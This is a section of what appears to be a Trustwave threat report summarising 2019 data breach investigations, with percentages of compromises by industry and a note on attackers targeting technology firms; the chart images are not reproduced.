
Data Compromises

This section shares findings from Trustwave investigations of security compromises and data breaches affecting enterprise environments in 2019. These statistics, which are highly dependent on the details of each investigation, provide an interesting overview of where and how attackers concentrated their efforts and insight into what the future might hold.

COMPROMISE DEMOGRAPHICS


The observations here are from Trustwave SpiderLabs investigations of malicious data breaches affecting thousands of computer systems in 16 different countries.

COMPROMISES BY REGION



While the regional distribution of the breaches investigated was similar to the distribution in 2018, the breakdown by industry was significantly different:


COMPROMISES BY INDUSTRY



As in previous years, incidents occurred across many different economic sectors. The largest share of incidents involved the retail industry, with traditional brick-and-mortar retailers and e-commerce environments comprising about 24 percent of the total and finance and insurance comprising 14 percent. The hospitality industry ranked third at 13 percent of incidents.

Technology and travel sectors accounted for 9 percent and 8 percent of incidents, respectively, both up sharply from 2018. Breaches involving the food and beverage industry, by contrast, dropped to 2 percent from 7 percent in 2018. In general, Trustwave investigators saw an increase in attacks on organizations likely to provide attackers with access to additional potential victims, which may be one reason for the significant rise in incidents involving technology companies.

